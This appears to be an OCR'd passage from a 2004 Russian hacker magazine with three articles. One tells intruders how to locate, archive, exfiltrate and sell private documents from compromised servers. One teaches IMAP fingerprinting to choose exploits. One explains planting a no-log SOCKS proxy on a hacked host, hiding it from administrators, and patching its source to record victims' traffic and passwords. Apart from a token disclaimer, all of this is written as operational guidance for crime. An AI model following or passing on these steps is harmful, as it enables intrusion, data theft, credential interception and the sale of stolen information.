Обрати внимание на присутствие ключа -ls. Этот параметр позволяет получать полные данные о файле. Вся информация перенаправляется в файл /tmp/doc, чтобы хакер мог внимательно проанализировать каждый найденный файл.

Второй поисковый этап заканчивается, когда find успешно выполнится для файлов всех форматов (в моем случае для doc, pdf и txt). Теперь самое время для изучения дампов find'a.

МУХИ И КОТЛЕТЫ

Прочитай вывод команды и подготовься к третьему этапу отбора. Проследи, чтобы файл был достаточно свежим, а не 1994 года выпуска. Кроме этого, изучи размер документа. Если doc занимает менее сотни килобайт, в нем вряд ли найдется что-нибудь полезное. Когда файл удовлетворяет трем критериям: валидному имени, дате и размеру, - можешь сохранить его путь во временном документе, чтобы затем забэкапить док в отдельную папку.

Что касается pdf, то размер хорошего файла составляет от 200-300 килов. Однако могут быть исключения, когда документ состоит из единственной картинки (при этом вес может колебаться от двух до трех метров), от просмотра которой будет очень много пользы :).

Итак, ты определил интересные имена различных документов. Теперь нужно переместить их в отдельную папку, чтобы было удобнее продолжить их изучение, скачав на промежуточный сервер с широким каналом. Для этого нужно составить команду копирования нескольких документов в один каталог (что-то вроде cp doc1.doc doc2.doc doc3.pdf ... /tmp/out/) и выполнить ее на удаленной машине. Необходимо также проверить, чтобы количество файлов совпало с числом документов в /tmp/out. Это можно сделать командой ls /tmp/out | wc -l. Если контрольная сумма сошлась, можно создавать архив и переходить к более тщательной фильтрации данных.

СЛИВАЕМ!

Если ты забыл, архив создается командой tar zcf /tmp/arch.tar.gz /tmp/out. Бывает так, что утилита tar слишком стара, чтобы уметь сжимать файлы в формате gzip. В этом случае придется заюзать целых две команды: tar cf file.tar path/ и gzip -9 file.tar (девятка указывает на использование максимального сжатия). Далее возможны два варианта: ты сли-

Некоторые приватные документы могут быть запаролены. Для вскрытия пароля к MsWord существуют несколько программ, которые ты можешь скачать с www.passwords.ru.

Никогда не свети своего IP-адреса. Пользуйся прокси-серверами, и тогда никакой админ не запалит тебя. Узнать, каким софтом пользоваться для сокрытия информации о себе, можно в статье «Сушим носки» в июльском номере Х. Там же обязательно прочти материал о создании собственного socks-сервера.

```
# find . -type d -perm 0777
./html/gst/projects
# ls -la ./html/gst/projects
total 8
drwxrwxrwx    2 root     root          4096 Aug 29 06:21 .
drwxrwxr-x    3 goebel   www           4096 Aug 29 06:21 ..
```

Ищем каталоги с модом 777

ваешь ценный архив либо с помощью ftp-сценария (думаю, не стоит приводить пример скрипта), либо через web. Во втором случае необходимо сравнить собственные права с привилегиями WWW-каталога. Если они совпали, - все в шоколаде, никто не запретит скопировать /tmp/arch.tar.gz в WWW-каталог, а затем слить его с другого шелла. Но бывает, что юзер, под которым крутится Apache, отличается от хозяина web-документов. Это еще не значит, что тебе нужно перейти к первому способу скачивания. Можно попробовать выполнить команду find /path/to/web -type d -perm 0777 -ls >/tmp/writable, которая найдет директории с правами 777. В такие каталоги хакер может помещать данные под любыми правами. Как ни странно, но на многих серверах имеются подобные папки.

Вот, собственно, и весь процесс переноса. Неважно, каким путем ты пойдешь, главное, чтобы в конечном итоге архив в целости и сохранности был скопирован на другой шелл. Настало время для самого эффективного этапа консольной фильтрации.

КОНСОЛЬНЫЙ НАБОР ШПИОНА

Как ты догадался, последний шаг заключается в отделении нужного документа по его содержанию. Бьюсь об заклад, что ты, как все честные люди, платишь за трафик, поэтому стягивать все добро на свой винт будет дорогой затеей. После грамотного анализа в консоли быстрого сервера большая часть архива будет забракована, поэтому ты сэкономишь много бабла на трафике.

Первым делом тебе придется заинсталить софтину под названием catdoc (ftp://ftp.45.free.net/pub/catdoc/catdoc-0.90.3.tar.gz). Эта приблуда умеет конвертировать доки в обычные текстовые документы прямо из консоли! Если у тебя нет рутовых прав, используй параметр --prefix, переданный скрипту ./configure, тогда утилита установится в твой домашний каталог. Даже если на шелле нет gcc, никто не мешает тебе перенести скомпиленный бинарник с другой машины.

Можно сказать, что половину дела ты выполнил. Теперь стягивай xpdf (ftp://ftp.foolabs.com/pub/xpdf/xpdf-3.00.tar.gz) и распаковывай архив. Внутри него имеется бинарник pdftotext, который конвертирует pdf в текстовик. С помощью двух консольных программ ты без проблем узнаешь содержимое документа. К сожалению, после конвертации ты не увидишь картинки и таблицы, но текст останется в первозданном виде. Уж он точно поможет определить реальную ценность документа.

Но согласись, что процесс конвертации – весьма рутинное занятие. Предлагаю сделать его автоматическим, написав перловый сценарий. Прежде чем запустить скрипт, скопируй бинарники pdftotext и catdoc (или создай символический линк) в каталог с документацией. Важно, чтобы и pdf, и doc располагались в одной директории. Затем создай в этой папке каталог txt. Туда скрипт отправит текстовые документы после конвертации.

convert.pl - автоматическая конвертация данных

```
#!/usr/bin/perl
$dir="/home/user/data"; # Путь к папке с данными
$dir_txt="$dir/txt";
opendir(DIR,$dir); # Открываем эту папку
@files=readdir(DIR); # И читаем из нее все файлы в массив
@files
foreach (@files) {
chomp;
($name,$ext)=split /\./; # Отделим имя от расширения
$file="$dir_txt/$name\.txt"; # Определим название файла
if ($ext eq 'doc') { # Если расширение - doc
system("./catdoc \"$_\" > $file"); # Юзаем catdoc
}
if ($ext eq 'pdf') { # Если расширение pdf
system("./pdftotext \"$_\" $file"); # Юзаем pdftotext
}
}
closedir(DIR); # Закрываем каталог
```


Запускай сценарий и проверяй содержимое каталога /home/user/data/txt. Если все в порядке, там появятся текстовые файлы с важной информацией. Впрочем, важность данных определять тебе - этот процесс может затянуться на несколько часов, и никакой скрипт не поможет тебе автоматизировать действия. Только знание английского и опыт в анализе данных поможет тебе реально оценить тот или иной документ.

ДОБЫЧА ЦЕННОГО АРХИВА

Когда анализ завершится, нужно составить список самых важных и вкусных файлов. Тебе необходимо запаковать их в отдельный архив с максимальным сжатием и затем оценить размер добра, которое предстоит выкачать. Если размер файла превышает разумные для диалапа границы, имеет смысл обратиться к друзьям, которые обладают доступом к быстрому каналу дома или на работе. Обычно не составляет большого труда найти человека, который за пару пива согласится скачать для тебя большой файл из инета. В свое время у меня был один знакомый, который делал бизнес на скачивании таких файлов, и я часто обращался к нему с подобными просьбами. Но на этом этапе нужно быть предельно осторожным. Ведь если ты доверяешь файл стоимостью несколько тысяч долларов третьему лицу! Обязательно запакуй его rar'ом, защити паролем и закриптуй чем-нибудь. Ведь секретная информация не должна просматриваться чужими людьми, правда? :)

После того как архив попадет на твой винт, ты сможешь в полной мере проанализировать все данные. Теперь, когда корректно отображаются и таблицы, и рисунки, ты можешь быстро придумать способ реализации документа. Поверь, существует много людей, которые хотят купить информацию за большие деньги. Главное - один раз наткнуться на такого человека, и ты обретешь постоянную работу секретного шпиона :). Но где же найти подобные связи? Прежде всего, нужно прикинуть, кому твоя информация может быть интересна. Затем в ход обычно идут специальные форумы, где можно надыбать контакты людей, потенциально заинтересованных в подобном сотрудничестве. Но часто бывает так, что выйти на нужного человека напрямую не получается. Обычно бывает целесообразно прибегнуть к услугам посредника - более опытного человека, который за определенный процент от сделки (от 10% до 50%) реализует твой товар. Тут, конечно, главное не продешевить и адекватно оценить стоимость информации.

Не стоит забывать, что все действия, описанные в этом материале, противозаконны, поэтому статья дана лишь для ознакомления и организации правильной защиты. За применение материала в незаконных целях автор и редакция ответственности не несут.



На диске выложены две консольные программы, которые помогут быстро отделить мух от котлет.

Программа умеет конвертировать даже запароленные документы!

```
[root@cd new]# ls
astro.doc         final_research_plan.doc    Stiles_Parco_manuscript.doc
catdoc            GridCPR001.doc             Stiles_progress_report.doc
delta_paper.doc   MCell_DReAMM_summary.doc   stiles_progress_report_edited.doc
doc00000.doc      naf02020-final.doc         testing_Iperf_June9_1.doc
doc00023.doc      prop_final.doc             txt
doc00015.doc      sccmm.doc                  visage.doc
doc00026.doc      s.pl                       zhang_bio_sketch.doc
doc00027.doc      stiles_bio_sketch.doc
[root@cd new]# ./catdoc astro.doc > astro.txt
[root@cd new]# head astro.txt
Over the next ten years, we will witness a revolution in how
astrophysical research is performed.  This is primarily due to the large
number of new sky surveys presently underway (or completed) that are
designed to map the Universe to higher sensitivity and resolution than
ever previously envisaged.  This is happening across the whole
electromagnetic spectrum, from X-rays to radio frequencies.  We are
quickly approaching the prospect of a Virtual Observatory, where one can
digitally reconstruct the whole sky.  These surveys, and the virtual
observatory, present scientists with a ``goldmine'' that the next
generation of astrophysicists will spend their whole careers exploring.
[root@cd new]#
```

Бдительный анализ содержимого

ХАКЕР/№10(70)/2004

Павел П. aka UkR-XbIP

CENSORED

УЗНАЙ ПО ОТПЕЧАТКАМ

0 38 9 100 5 3 0003 9


Взламывая ту или иную систему, чрезвычайно важно собрать о ней как можно больше сведений. В самом деле, необходимо знать, какие сервисы установлены на ломаемом компьютере, какие версии используются и насколько достоверна информация, которую выдают баннеры сервисов. Ведь можно очень долго долбить какой-нибудь, по твоему мнению, дырявый ftpd, в то время как сисадмин решил над тобой пошутить и просто поменял баннер. О том, как можно достоверно определить версию установленного сервиса, сегодня тебе расскажет UkR-XbIP.

ОПРЕДЕЛЕНИЕ ТИПА И ВЕРСИИ СЕРВИСОВ НА ПРИМЕРЕ IMAP

ЗАЧЕМ ЭТО НАДО?

В последнее время очень много внимания уделяется удаленному определению типов и версий различных сетевых сервисов, называемому термином fingerprint. С чем же это связано? На протяжении последних лет мы могли видеть бурную эволюцию обманных систем, систем в первую очередь привлечения, а потом уже изучения принципов и методов действий хакеров. Такие системы получили название honeypot (забавно, так еще называется комитет по энергетике и промышленности Конгресса США :)) и honeynet ("капкан" и "сеть капканов", соответственно). Для многих сисадминов изменение различных дефолтных настроек (в том числе текстовых баннеров) уже стало скорее правилом, чем исключением. Следовательно, не обладая достоверными сведениями о типе и версии установленного программного обеспечения, практически невозможно эксплуатировать соответствующие известные уязвимости.

Поэтому важно уметь определять версию и тип сервиса не только по баннеру, но и по некоторым другим признакам, дающим наиболее достоверную информацию. Чтобы не грузить тебя скучной теорией, я решил все показать на примере протокола IMAP (Internet Message Access Protocol). Для танкистов напомню, что IMAP позволяет манипулировать удаленными почтовыми ящиками так, будто они являются локальными. В зависимости от реализации IMAP-клиента и сервера, пользователь может сохранять сообщения только на клиентской машине, только на сервере или в обоих местах. Более подробно и строго этот протокол описан в RFC 1730 и RFC 2060, которые ты без труда найдешь на нашем диске.



Не все сервисы спешат выдать тебе информацию о собственной версии.

КАК ЭТО СДЕЛАТЬ?

Тип и версию какого-либо сервиса на удаленной машине проще всего определить при помощи метода, получившего название banner grabbing. Метод заключается в анализе баннера, текстового приветственного сообщения, посылаемого сервером клиенту при соединении. Например, часто можно встретить такое приветствие:

```
[testlab@www testlab]$ telnet 192.168.1.5 143
Trying 192.168.1.5...
Connected to 192.168.1.5.
Escape character is '^]'.
* OK testmail Cyrus IMAP4 v2.0.12 server ready.
```

Как видно из баннера, на сервере стоит Cyrus IMAP4 server версии 2.0.12. Этой информации достаточно, чтобы, собрав эксплойт для buffer overflow в Cyrus IMAP4 server, взломать систему. Однако не все реализа-

ции IMAP серверов дают такую исчерпывающую информацию. К примеру, ты запросто можешь попасть и в другую ситуацию:

```
[testlab@www testlab]$ telnet 192.168.1.5 143
Trying 192.168.1.5...
Connected to 192.168.1.5.
Escape character is '^]'.
* OK Courier-IMAP ready. Copyright 1998-2002 Double Precision,
Inc. See COPYING for distribution information.
```

Здесь есть информация о типе сервера (Courier IMAP server), но нет никаких сведений о его версии. Именно это заставило хакеров составлять целые списки подобных приветствий с целью поиска различий между версиями. Если посмотреть на базу отпечатков сервисов популярного сетевого сканера Nmap (Feodor, www.insecure.org), легко видеть, как это практически реализовано. В нашем примере оказалось, что баннер от версии к версии меняется незначительно - модифицируются только даты в копирайтах. Одной цифры уже достаточно, чтобы можно было судить о версии IMAP. Так 1998-2001 годам соответствуют версии 0.36 - 1.4, 1998-2002 - 1.4 - 2.3, а 1998-2003 - 1.6.X - 1.7.X. Подобные фишки заставляют сисадминов изменять приветственные сообщения серверов. Нередко можно встретить в качестве баннеров что-то вроде "Kiss me, darling!" :).

ВОПРОС - ОТВЕТ

Другим и самым действенным методом определения типа сервиса является анализ кодов или полностью содержания ответов сервера. То есть, посылая, к примеру, несуществующую команду, мы можем ожидать сообщения об ошибке, о том, что такой команды не существует, о том, что сервер не может ее распознать, и многое другое, в зависимости от производителя. А все потому, что в RFC определены лишь возможные коды, но не текст, который их описывает. Как сказано в RFC, IMAP серверы, в зависимости от команды, могут давать следующие варианты: OK, NO или BAD. Но вот насчет их описания нет ни слова. Это и дает возможность определить с высокой долей вероятности тип сервера. Давай не будем забираться в теорию, а лучше посмотрим, как это работает на практике.

Если при аутентификации послать серверу нечто вроде «LOGIN UST FINGERPRINT», сервер вернет нам, если мы имеем дело с Cyrus IMAP4 server, «NO Login incorrect», а если с Courier IMAP Server, - то «NO Login failed». Может показаться, что этого достаточно, но это не так. Английский язык не так богат, как наш великий и могучий, к тому же производители стремятся к лаконичности и стандартности. Netscape Messaging Server даст на ту же самую команду ответ, аналогичный ответу Cyrus IMAP4, а UW Imapd Server ответит так же, как Courier IMAP. Но ведь мы можем послать несколько разных команд, и наверняка найдется такая, в ответе на которую появится отличие. Соответственно, чем больше мы спросим сервер, тем точнее сможем определить не только тип, но и версию сервиса. Чтобы идти дальше, необходимо представлять себе работу IMAP-сервера. Она схематично приведена на картинке:

СНИМАЕМ ОТПЕЧАТКИ

До процесса авторизации нам доступны лишь команды LOGIN, AUTHENTICATE, NOOP (применяется для поддержки активности во время сеанса, не производит никаких действий с ящиками или сообщениями) и LOGOUT. На основании этой схемы уже понятно, что возможности наши очень узки. Выбор есть, но он слишком невелик. Какие-либо команды сервер воспринимает только после аутентификации. Итак, вот методы, которые можно использовать для идентификации практически любых сервисов.

1. Несуществующая команда. Посылаем заведомо несуществующую команду.
2. Нарушение порядка команд. Посылаем команду для работы с почтовым ящиком без аутентификации. Сервер скажет, в зависимости от версии, что она доступна только после процесса авторизации, либо что она неправильная.
3. Нарушение формата команд. Каждая команда клиента предваряется уникальным идентификатором. Сервер может затем использовать этот идентификатор в своих ответах, что позволяет клиенту определить, к какой команде относится ответ сервера. Это особенно важно при выполнении сервером нескольких команд за один сеанс. Идентификатор - короткая строка буквенно-цифровых символов. Он задается последовательно и автоматически. Нарушив этот порядок, мы тоже можем следить за поведением сервера.
4. Несуществующий параметр. Посылаем несуществующий в принципе параметр к существующей команде.
5. Доступная команда. Посылаем доступный нам запрос, не требующий никаких параметров.
6. Команда без параметра. При вызове команды не указывается параметр, который должен ей передаваться.
7. Команда с параметрами. Отправляется существующая команда с правильно указанными параметрами.

Данный набор можно легко дополнить еще более многочисленными вариантами, но уже этих семи запросов и соответственно семи ответов на них хватит, чтобы почти со 100% вероятностью определить тип IMAP сервера в ситуации, когда администратор ресурса изменил баннер демона. Дело в том, что каждый тип сервера, а порой даже каждая версия обладает уникальным отпечатком - набором ответов на все эти запросы. Ниже приведено сравнение ответов на все подобные запросы Cyrus IMAP и Courier Imap:

Схема работы IMAP-сервера


Сравнение ответов Cyrus IMAP и Courier Imap

```
Cyrus IMAP:
a001 UKRTEAM
a001 BAD Please login first
a001 SELECT
a001 BAD Please login first
SELECT
* BAD Invalid tag
a001 AUTHENTICATE UKRSECTEAM
a001 NO no mechanism available
a001 NOOP
a001 OK Completed
a001 LOGIN
a001 BAD Missing required argument to Login
a001 LOGIN UST FINGERPRINT
a001 NO Login failed: authentication failure
a001 LOGOUT
* BYE LOGOUT received
a001 OK Completed

Courier Imap:
a001 UKRTEAM
a001 NO Error in IMAP command received by server.
a001 SELECT
a001 NO Error in IMAP command received by server.
SELECT
SELECT NO Error in IMAP command received by server.
a001 AUTHENTICATE UKRSECTEAM
a001 NO Authentication failed.
a001 NOOP
a001 OK NOOP completed
a001 LOGIN
a001 NO Error in IMAP command received by server.
a001 LOGIN UST FINGERPRINT
a001 NO Login failed.
a001 LOGOUT
* BYE Courier-IMAP server shutting down
a001 OK LOGOUT completed
```

Как мы видим, ни одного описания ответа не совпало. Впрочем, если ты столкнешься с настоящим гиком, тому не составит труда переколбасить исходный код демона, чтобы нарочно сменить и эти идентификаторы. В этом случае достоверно определить версию и даже тип системы можно будет только при очной встрече с сисадмином, напоив того водкой либо просто вставив ему паяльник в задницу. Дерзай.

На нашем диске ты найдешь RFC 1730 и RFC 2060, в которых наиболее полно описан протокол IMAP.

Скачать эти rfc можно на сайте www.rfc-editor.org



```
[nikitos@inins.ru] $> telnet mail.valuehost.ru 143
Trying 62.118.251.203...
Connected to mail.valuehost.ru.
Escape character is '^]'.
* OK [CAPABILITY IMAP4rev1 UIDPLUS CHILDREN NAMESPACE THREAD=ORDEREDS
er-IMAP ready. Copyright 1998-2003 Double Precision, Inc.  See COPYIN
LOGIN ba balah
LOGIN NO Error in IMAP command received by server.
```

Этих сведений уже достаточно, чтобы определить тип и версию системы

Толстых Олег aka NSD (www.nsd.ru)

Хакеры-профи всегда заботятся о собственной анонимности. В статье «Сушим носки», которая была напечатана в июльском номере, я рассказывал, каким образом можно пускать свой трафик через цепочку socks-серверов для того, чтобы скрыть свой истинный ip-адрес. А ты когда-нибудь задумывался над тем, что proxy-серверы, которые ты используешь, могут принадлежать спецслужбам? В самом деле, нет причины, по которой ФБР еще не создала пару миллионов подставных соксов, чтобы отлавливать хакеров. Поэтому опытные взломщики используют в работе только собственные, 100% анонимные прокси. Вливайся!

СОЗДАЕМ СВОЙ СОБСТВЕННЫЙ SOCKS-СЕРВЕР

ЖИЗНЬ СЕКРЕТНОГО АГЕНТА

Вообрази, что ты работаешь в FBI и пытаешься отлавливать хакеров. Твоя задача - поймать и упечь в тюрягу как можно больше нарушителей порядка киберпространства. Какое западло ты выдумал бы на месте агента ФБР? Можно поставить на какой-нибудь сервер honeypot и ждать хакеров, которые попытаются получить акцесс к тачке. Поскольку злодей даже и не подозревает, что на сервере для него приготовлен небольшой сюрприз, он попадется в ловушку. В общем-то, у ГБшников есть туча готовых решений для выявления взломщиков. Чего они только не выдумывают! Например, в начале этого года пивоваренная контора Tuborg и управление «К» провели совместную рождественскую акцию по обнаружению и поимке российских хакеров (www.securitylab.ru/42126.html). По просьбе спецслужб на сайте www.tuborg.ru был устроен онлайн-конкурс, в котором предлагалось набрать максимальное количество очков и попасть в таблицу рекордов. Первым десяти победителям обещали принести прямо домой ящик пива Tuborg Christmas Brew. Полагаю, ты уже догадался, что на сайте умышленно оставили несколько уязвимостей, благодаря которым получить халявное пивко хакеру не составило бы особого труда. В таблице рекордов победитель вписывал свои персональные данные и указывал адрес, по которому, теоретически, должны были доставить пивчанское. После окончания конкурса спецслужбы навестили всех хаксоров, правда, почему-то без обещанного пива - видимо, его они выпили по дороге. Такая вот подставная компания «Туборг» - мало того что варят отстойное пиво, да еще и клиентов сдают. Впрочем, подобные акции сотрудники милиции проводят не часто, обычно они используют другие, более продуктивные методы отлова. Самым распространенным способом отслеживания хакеров является анализ логов с подставных проксей. Агенты спецслужб устанавливают на компах сокс-серверы, после чего выкладывают целые списки своих проксиков для всеобщего обозрения. Если ты воспользовался хотя бы одним сервером из их прокси-листа - считай, попал под колпак!

КАК ЖЕ БЫТЬ?

Чтобы спать спокойно и не ждать ежесекундно стука в дверь доблестных правозащитников, хакеры устанавливают на взломанные компьютеры свои сокс-серверы, не ведущие логов, после чего делают через них свои грязные делишки. Сам понимаешь, если логи на серваке не сохраняются, значит, определить, кто пользовался проксиком, будет крайне трудно, точнее, невозможно. Сейчас я покажу, как с технической стороны реализуется установка socks-сервера на взломанную тачку. Для начала нужно выбрать дистрибутив. Существуют две популярные (и, кстати, неплохие) софтины, которыми я рекомендую пользоваться, - это 3proxy (http://security.nnov.ru/soft/3proxy/), написанная отечественной всероссийско известной security-группой ЗАРАЗА, интервью с которой было опубликовано в 50-ом выпуске][, и nylon (http://monkey.org/~marius/pages/?page=nylon). На нейлоне заострять внимание не буду - дело в том, что для успешной сборки этого сервера нужно установить библиотеку libevent, а для этого, в свою очередь, нужно иметь достаточно высокие права в системе. А для сборки и установки сервера 3proxy достаточно обладать минимальными привилегиями (nobody). Поэтому можно поставить и запустить этот офигительный прокси-сервер хоть с веб-шелла! ;)

НАЧИНАЕМ СБОРКУ

Допустим, хакер, воспользовавшись бажным скриптом, взломал сайт и получил шелл-доступ с правами веб-сервера. Если на сервере можно открывать свои порты и соединения с ними не будут блокироваться файрволом, - считай, что дело в шляпе. Для удобства работы нужно забиндить шелл, к примеру, на 32767 порту и коннектиться к нему (если забыл, как это делается, загляни на страницу 72 июньского][). Теперь необходимо слить сорцы 3proxy в какую-нибудь доступную для записи директорию, например в /tmp. Для этого следует воспользоваться любой утилитой для слива файлов: wget, fetch, curl или вообще lynx ;). Допустим, в результате выполнения команды cd /tmp; wget http://security.nnov.ru/soft/3proxy/0.4.5b/3proxy.tgz сорцы 3proxy сольются в папку /tmp. Далее разархивируем сжатые исходники командой tar xvzf 3proxy.tgz. После того как архив распакуется в текущую директорию, можно приступать к сборке. Для этого выполняем команду make -f Makefile.unix и ждем, когда процесс компиляции модулей завершится. Если все пройдет удачно, появится один новый исполняемый файл 3proxy. Собственно говоря, это и есть собранный бинарник прокси-сервера.

А КАК ЖЕ КОНФИГИ?

Теперь осталось только составить конфигурационный файл. 3proxy обладает большим количеством всевозможных настроек. Например, через конфиг можно создавать учетные записи для юзеров сокса, регулировать его пропускную способность, устанавливать свой формат записи логов. Но тебе все эти настройки ни к чему. Необходимо, чтобы установленный сокс работал с максимальной скоростью и не оставлял за собой никаких следов. Все настройки хранятся в файле 3proxy.cfg. Чтобы создать работающий конфиг, выполни в командной строке команду cat >3proxy.cfg - это будет записывать в файл данные, поступающие со стандартного потока ввода. Теперь нужно забить примерно следующий текст:




Рис. 2: Miranda успешно соединилась с нашим соксом

Содержание конфига 3proxy.cfg

```
# прописываю адрес DNS-сервера (127.0.0.1 - для автоматического определения)
nserver 127.0.0.1
# на фиг авторизацию
auth none
# разрешаем пользоваться проксей с любого адреса
allow *
# указываем номер порта для нашего сокса, пусть это будет 9876
socks -p9876
# прописываем внутренний ip
internal 127.0.0.1
# указываем файл, куда будут писаться логи
log /dev/null
#/dev/null - это «черная дыра», в которую можно
#только записывать инфу, но нельзя читать =)
```

Чтобы конфиг записался на хард, нажми ctrl+c. Теперь в каталоге, в котором ты собирал 3proxy, должен появиться новый файл 3proxy.cfg, содержащий описанные выше инструкции. Все - можно сказать, ты на финишной прямой: пришло время запускать сокс! Для этого следует набрать команду ./3proxy 3proxy.cfg и радоваться жизни - установка сокса завершена. Настало время проверить его на работоспособность.

На рисунке 2 виден скриншот файрволла, на котором изображена сетевая активность icq-клиента. Видно, что Miranda пускает весь свой трафик через наш сокс-сервер, поэтому все работает замечательно, так что пока компьютер не ребутнут, прокся будет жива.

HACK ЧЕРЕЗ SOCKS

Когда Олег начал писать эту статью, в его голову пришла одна замечательная идея. «Оказывается, - подумал NSD, - технологии спецслужб может использовать и сам хакер». Откровенно говоря, Олежка свою идею описал словами как-то странно и не совсем прозрачно, поэтому я - Никитос - вынужден был его поправить. Предположим такую ситуацию. Наш экстремист Олег хочет выманить какой-нибудь важный пароль у крутого хакера Форбика. Каким образом это удастся ему сделать? Конечно, здесь очень много вариантов. Например, NSD может дождаться, пока Форб приедет в Москву, напоить хакера водкой и, подразнив с утра холодной бутылкой «Боржоми», получить заветный пасс. Но несмотря на то, что Форб - ярый болельщик футбольного клуба «Динамо-Москва» и поэтому в столицу собирается уже несколько лет, он все никак не соберется и не доедет. Само собой, перспектива ходить с Форбиком по музеям Екатеринбурга Олега также не прельщает, и он, как всегда, придумал кое-что удаленно-изворотливое. А именно - установить свою проксю где-нибудь в инете, на одном из порутанных серверов. Но этот socks-сервер будет вести логи по всему проходящему через него трафику. Теперь NSD постучится к Форбу в icq, и заведет незатейливый разговор о сетевой безопасности и как бы невзначай упомянет ip «очень быстрого, классного и 100% безопасного socks-сервера». Конечно, Форб никогда не славился наивностью, но все же тема безопасности актуальна для всех, и он непременно потестит проксик. Заметив, что этот сокс реально быстрый, Форб поведется на разводку и сдаст Олегу все свои пароли к NASO'вским спутникам. Как тебе такая идея? Я всегда говорил: Олег очень умный :).

А теперь давай попробуем реализовать эту фишку. Тут, правда, возникает небольшая проблемка: 3proxy не предусматривает возможности логирования трафика, поэтому нам придется самим немного поправить исходники. Изменения нужно делать в файле





Рис. 1: Процесс сборки модулей 3proxy

FBI CHECKER

Ты, конечно, знаешь, что с помощью программы ProxyChecker можно определить, является ли прокся анонимной или нет. Жаль, что нету такой тулзы, с помощью которой можно проверить, ведет ли она логи и какие органы ее контролируют :). Но если у тебя есть идея, как такую тулзу написать, - намыль мне, подумаем вместе :).

Помни, что значительная часть прокси-серверов, опубликованных в общедоступных источниках, является полнейшей подставой - это либо ГБшный ресурс, либо проксик такого же взломщика, как ты, который пишет логи по всему проходящему трафику.



На нашем диске ты найдешь оба упомянутых прокси-сервера, а также набор RFC, описывающих семейство socks-протоколов.

Более подробную инфу по 3proxy можно найти на отличном сайте ЗАРАЗА: http://security.nnov.ru

ЗАМЕТАЕМ СЛЕДЫ

Если поставить сокс на какой-нибудь сервер прямо под нос компетентному администратору, программа проживет ровно до того момента, когда админ наберет команду ps и увидит в списке процессов посторонние задачи. Чтобы прокся продержалась как можно дольше, хакеры переименовывают файл 3proxy в менее бросающиеся в глаза названия, например в logd, security и т.п. Если хакер имеет root-доступ к серверу, он устанавливает rootkit - набор утилит, который пытается скрыть присутствие хакера на сервере. Об этом мы уже много писали, так что читай подборку статей Форба на эту тему.

sockmap.c, поскольку именно там происходит обмен данными. Начнем с исходящего от сервера трафика. Найди строку «j = recvfrom(param->remsock, buf, BUFSIZE, 0,...». Эта функция посылает содержимое переменной buf на удаленный сервер. Чтобы контент этой переменной постоянно писался в файл, нужно вставить после этой строки такой код:

```
*(buf+j)=0;
// открываем файл /tmp/mylog_out для добавления инфы:
my_fp=fopen("/tmp/mylog_out","a");
// пишем в него содержимое переменной buf
fprintf(my_fp,"%s",buf);
// закрываем файл
fclose(my_fp);
```

Исходящий от клиента трафик, который может содержать важные пассы, записывается аналогичным способом. После строки «res=sendto(param->remsock, buf + trans, i - trans, 0...» нужно всего-навсего добавить такой код:

```
*(buf + i)=0;
my_fp=fopen("/tmp/mylog_in","a");
